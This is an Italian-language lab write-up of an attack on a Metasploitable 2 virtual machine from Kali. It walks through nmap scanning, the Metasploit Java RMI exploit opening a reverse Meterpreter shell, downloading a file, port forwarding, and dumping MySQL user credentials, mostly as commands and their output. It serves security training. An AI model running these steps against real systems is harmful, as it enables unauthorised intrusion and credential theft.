

P1 - Scouting

La configurazione di rete iniziale è la seguente:

```
root@kali: /home/vboxuser2/Desktop
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
    inet6 fe80::a00:27ff:fe98:9334 prefixlen 64 scopeid 0<link>
    ether 08:00:27:98:93:34 txqueuelen 1000 (Ethernet)
    RX packets 77 bytes 8501 (8.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34 bytes 3890 (3.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali: /home/vboxuser2/Desktop
```

```
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:ff:e3:cb
    inet addr:192.168.50.101 Bcast:192.168.255.255 Mask:255.255.0
    inet6 addr: fe80::a00:27ff:feff:c3cb/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:7 errors:0 dropped:0 overruns:0 frame:0
    TX packets:83 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:638 (638.0 B) TX bytes:8447 (8.2 KB)
    Base address:0xd020 Memory:f0200000-f0200000

lo: Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:145 errors:0 dropped:0 overruns:0 frame:0
    TX packets:145 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:36097 (35.2 KB) TX bytes:36097 (35.2 KB)

msfadmin@metasploitable:~$
```

Prima di procedere all'attacco richiesto dalla consegna, è buona pratica verificare le informazioni in nostro possesso tramite un round di reconnaissance.

Avviamo nmap ed eseguiamo una scansione rapida. Visto che il nostro target non è particolarmente protetto, eseguiamo una scansione full TCP per risparmiare tempo.

```
(root@kali) - [ /home/vboxuser2/Desktop ]
# nmap -sT 192.168.50.101
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-25 13:59 EST
Nmap scan report for 192.168.50.101
Host is up (0.00032s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
MAC Address: 08:00:27:FF:E3:CB (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds
```

1099 risulta aperta, quindi possiamo facilmente procedere all'attacco.

P2 - Attacking

Avviamo la console di Metasploit tramite il comando “msfconsole”, e procediamo a configurare un attacco Java RMI predefinito con i seguenti comandi:

```
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name Current Setting Required Description
--
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all interfaces
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
LHOST 192.168.50.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > set LHOSTS 192.168.50.100
[*] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) >
```

Quindi eseguendo il comando “exploit”, oppure in alternativa “run”, riusciamo a caricare una shell remota sulla macchina Metasploitable 2 e verificare la buona riuscita del nostro attacco tramite un semplice ifconfig.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit


[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/czb05JcpRGq2
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header ...
[*] 192.168.50.101:1099 - Sending RMI Call ...
[*] 192.168.50.101:1099 - Replied to request for
[*] Sending stage (58829 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.101)

meterpreter > ifconfig

Interface 1
=====
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 2
=====
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.50.101
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:feff:e3cb
IPv6 Netmask   : ::

meterpreter > |
```



P3 - Exploiting

A questo punto siamo dentro la macchina target e possiamo procedere a sfruttare il nostro attacco per raggiungere qualsiasi obiettivo ci possiamo prefissare.

Per iniziare, molto semplicemente, possiamo raccogliere informazioni basilari sulla macchina e la rete in cui si trova:

```
meterpreter > sysinfo
Computer       : metasploitable
OS             : Linux 2.6.24-16-server (i386)
Architecture  : x86
System Language : en_US
Meterpreter    : java/linux
meterpreter > |
```

La routing table della macchina:

```
meterpreter > route

IPv4 network routes
=====

Subnet          Netmask          Gateway          Metric  Interface
-----
127.0.0.1       255.0.0.0        0.0.0.0
192.168.50.101  255.255.255.0    0.0.0.0

IPv6 network routes
=====

Subnet          Netmask          Gateway          Metric  Interface
-----
::1
fe80::a00:27ff:feff:e3cb  ::              ::
```

Possiamo anche procedere a scaricare dei dati o file localizzati dentro la macchina target. Per esempio, scaricando un file sulla cartella “iammetasploitable” creata nel benchmark precedente.

```
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified          Name
-----
040666/rw-rw-rw-   4096    dir     2012-05-13 23:35:33 -0400 bin
040666/rw-rw-rw-   1024    dir     2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw-   4096    dir     2010-03-16 18:55:51 -0400 cdrom
040666/rw-rw-rw-   13480   dir     2024-02-25 13:57:34 -0500 dev
040666/rw-rw-rw-   4096    dir     2024-02-25 13:57:40 -0500 etc
040666/rw-rw-rw-   4096    dir     2010-04-16 02:16:02 -0400 home
040666/rw-rw-rw-   4096    dir     2024-01-28 10:43:17 -0500 iammetasploitable
040666/rw-rw-rw-   4096    dir     2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw-  7929183 fil     2012-05-13 23:35:56 -0400 initrd.img
040666/rw-rw-rw-   4096    dir     2012-05-13 23:35:22 -0400 lib
040666/rw-rw-rw-   16384   dir     2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw-   4096    dir     2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw-   4096    dir     2010-04-28 16:16:56 -0400 mnt
100666/rw-rw-rw-  18078   fil     2024-02-25 13:58:01 -0500 nohup.out
040666/rw-rw-rw-   4096    dir     2010-03-16 18:57:39 -0400 opt
040666/rw-rw-rw-    0      dir     2024-02-25 13:57:25 -0500 proc
040666/rw-rw-rw-   4096    dir     2024-02-25 13:58:01 -0500 root
040666/rw-rw-rw-   4096    dir     2012-05-13 21:54:53 -0400/sbin
040666/rw-rw-rw-   4096    dir     2010-03-16 18:57:38 -0400/srv
040666/rw-rw-rw-    0      dir     2024-02-25 13:57:26 -0500/sys
040666/rw-rw-rw-   4096    dir     2024-02-25 13:59:45 -0500/tmp
040666/rw-rw-rw-   4096    dir     2010-04-28 00:06:37 -0400/usr
040666/rw-rw-rw-   4096    dir     2010-03-17 10:08:23 -0400/var
100666/rw-rw-rw-  1987288 fil     2008-04-10 12:55:41 -0400/vmlinuz

meterpreter > download
Usage: download [options] src1 src2 src3 ... destination

Downloads remote files and directories to the local machine.

OPTIONS:
-a Enable adaptive download buffer size
-b Set the initial block size for the download
-c Resume getting a partially-downloaded file
-h Help banner
-l Set the limit of retries (0 unlimits)
-r Download recursively
-t Timestamp downloaded files

meterpreter > download /iammetasploitable/test
[*] Downloading: /iammetasploitable/test -> /home/vboxuser2/Desktop/test
[*] Downloaded 9.00 B of 9.00 B (100.0%): /iammetasploitable/test -> /home/vboxuser2/Desktop/test
[*] Completed : /iammetasploitable/test -> /home/vboxuser2/Desktop/test
meterpreter >
```

```
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
12412rur

root@metasploitable:/iammetasploitable# ls
test
root@metasploitable:/iammetasploitable#
```

Tuttavia, per sfruttare le possibilità interessanti di un simile attacco di reverse shell, procederemo adesso ad un hacking del sistema db mysql presente in hosting sulla macchina target. Prima di tutto, verifichiamo che questo servizio esista e sia in ascolto. Questa operazione può essere confermata in vari modi:

- 1) Verifichiamo l'eventuale apertura della porta nota Mysql 3306 tramite nmap dalla macchina attaccante

```
(root@kali)-[/home/vboxuser2/Desktop]
# nmap -sT 192.168.50.101 -p 3306
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-25 14:50 EST
Nmap scan report for 192.168.50.101
Host is up (0.00019s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 08:00:27:FF:E3:CB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

- 2) Avviamo una rapida scansione netstat tramite la shell di Meterpreter per verificare che il servizio sia attivo ed in ascolto

```
meterpreter > execute -f netstat -a -ano -i
Process 1 created.
Channel 1 created.
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp    0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp    0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp    0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp    0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp    0      0 0.0.0.0:32964           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp    0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp    0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp    0      0 0.0.0.0:35658           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp    0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      off (0.00/0/0)

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags               Type           State         I-Node      Path
unix   2      [ ACC ]               STREAM         LISTENING     11265       /var/run/mysqld/mysqld.sock
unix   2      [ ACC ]               STREAM         LISTENING     12269       /tmp/.X11-unix/X0
unix   2      [ ACC ]               STREAM         LISTENING     11837       public/cleanup
unix   2      [ ACC ]               STREAM         LISTENING     11844       private/tlsmgr
unix   2      [ ACC ]               STREAM         LISTENING     11876       private/proxywrite
unix   2      [ ACC ]               STREAM         LISTENING     11900       private/discard
```

Ora che ne siamo sicuri, possiamo creare un tunnel diretto tra la nostra shell e la porta Mysql tramite il comando portfwd:

```
meterpreter > portfwd add -l 5010 -p 3306 -r 192.168.50.101
[*] Forward TCP relay created: (local) :5010 → (remote) 192.168.50.101:3306
meterpreter > 
```

Oppure, possiamo avviare un modulo specifico per questi tipi di attacchi, il mysql_sql, in un'altra istanza di msfconsole:

```

msf6 > use auxiliary/admin/mysql/mysql_sql
msf6 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):



| Name     | Current Setting  | Required | Description                                                                                                                                       |
|----------|------------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------|
| PASSWORD |                  | no       | The password for the specified username                                                                                                           |
| RHOSTS   |                  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-the-framework/">https://docs.metasploit.com/docs/using-the-framework/</a> |
| RPORT    | 3306             | yes      | The target port (TCP)                                                                                                                             |
| SQL      | select version() | yes      | The SQL to execute.                                                                                                                               |
| USERNAME |                  | no       | The username to authenticate as                                                                                                                   |



View the full module info with the info, or info -d command.

msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 192.168.50.101

[-] 192.168.50.101:3306 - Access denied
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.168.50.101

[*] 192.168.50.101:3306 - Sending statement: 'select version()' ...
[*] 192.168.50.101:3306 - | 5.0.51a-3ubuntu5 |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL "select User, Password from mysql.user"
SQL => select User, Password from mysql.user
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.168.50.101

[*] 192.168.50.101:3306 - Sending statement: 'select User, Password from mysql.user' ...
[*] 192.168.50.101:3306 - | debian-sys-maint | |
[*] 192.168.50.101:3306 - | root | |
[*] 192.168.50.101:3306 - | guest | |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >

```

```

Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

: help_topic :
: host :
: proc :
: procs_priv :
: tables_priv :
: time_zone :
: time_zone_leap_second :
: time_zone_name :
: time_zone_transition :
: time_zone_transition_type :
: user :
+-----+
17 rows in set (0.00 sec)

mysql> select User, Password from user;
+-----+-----+
: User : Password :
+-----+-----+
: debian-sys-maint : :
: root : :
: guest : :
+-----+-----+
3 rows in set (0.00 sec)

mysql>

```

Configurato il comando con l'ip del target, il nome dell'utente su cui loggare a cui facciamo un guesswork sia "root", come da default, ed una semplice query sul database base, riusciamo a ricevere nella nostra macchina attaccante informazioni sensibili quali username e password di utenti listati nel db, che in questo caso son vuoti in quanto tutti gli utenti non sono autenticati da nessuna password. Nel caso non fosse così, vedremmo listati probabilmente degli hash, oppure delle password in chiaro se scritte manualmente da qualcuno.